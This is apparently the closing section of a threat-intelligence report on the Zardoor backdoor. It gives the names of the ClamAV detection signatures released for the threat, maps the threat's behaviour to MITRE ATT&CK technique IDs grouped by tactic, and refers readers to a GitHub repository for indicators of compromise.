The following ClamAV signatures have been released to detect malware artifacts related to this threat:

- Win.Backdoor.Zardoor-10019732-0
- Win.Backdoor.ZardoorVMP-10019731-0
- Win.Backdoor.sSocksProxy-10019733-0
- Win.Backdoor.VenomProxy-10019734-0

MITRE ATT&CK Techniques

Command and Control

- T1090.003 Proxy: Multi-hop Proxy
- T1105 Ingress Tool Transfer
- DiscoveryT1018 Remote System DiscoveryT1033 System Owner/User
- DiscoveryT1049 System Network Connections Discovery
- T1057 Process Discovery
- T1087.002 Account Discovery: Domain Account

Persistence

- T1053.005 Scheduled Task/Job: Scheduled Task
- T1574.002 Hijack Execution Flow: DLL Side-Loading

Execution

- T1047 Windows Management Instrumentation
- T1059.003 Command and Scripting Interpreter: Windows Command Shell
- T1204.002 User Execution: Malicious File
- T1574.002 Hijack Execution Flow: DLL Side-Loading

Exfiltration

- T1048 Exfiltration Over Alternative Protocol

Privilege Escalation

- T1055 Process InjectionT1574.002 Hijack Execution Flow: DLL Side-Loading

Defense Evasion

- T1055.001 Process Injection: Dynamic-link Library Injection
- T1070.004 File Deletion
- T1574.002 Hijack Execution Flow: DLL Side-Loading

IOCs

IOCs for this research can also be found in our GitHub repository here.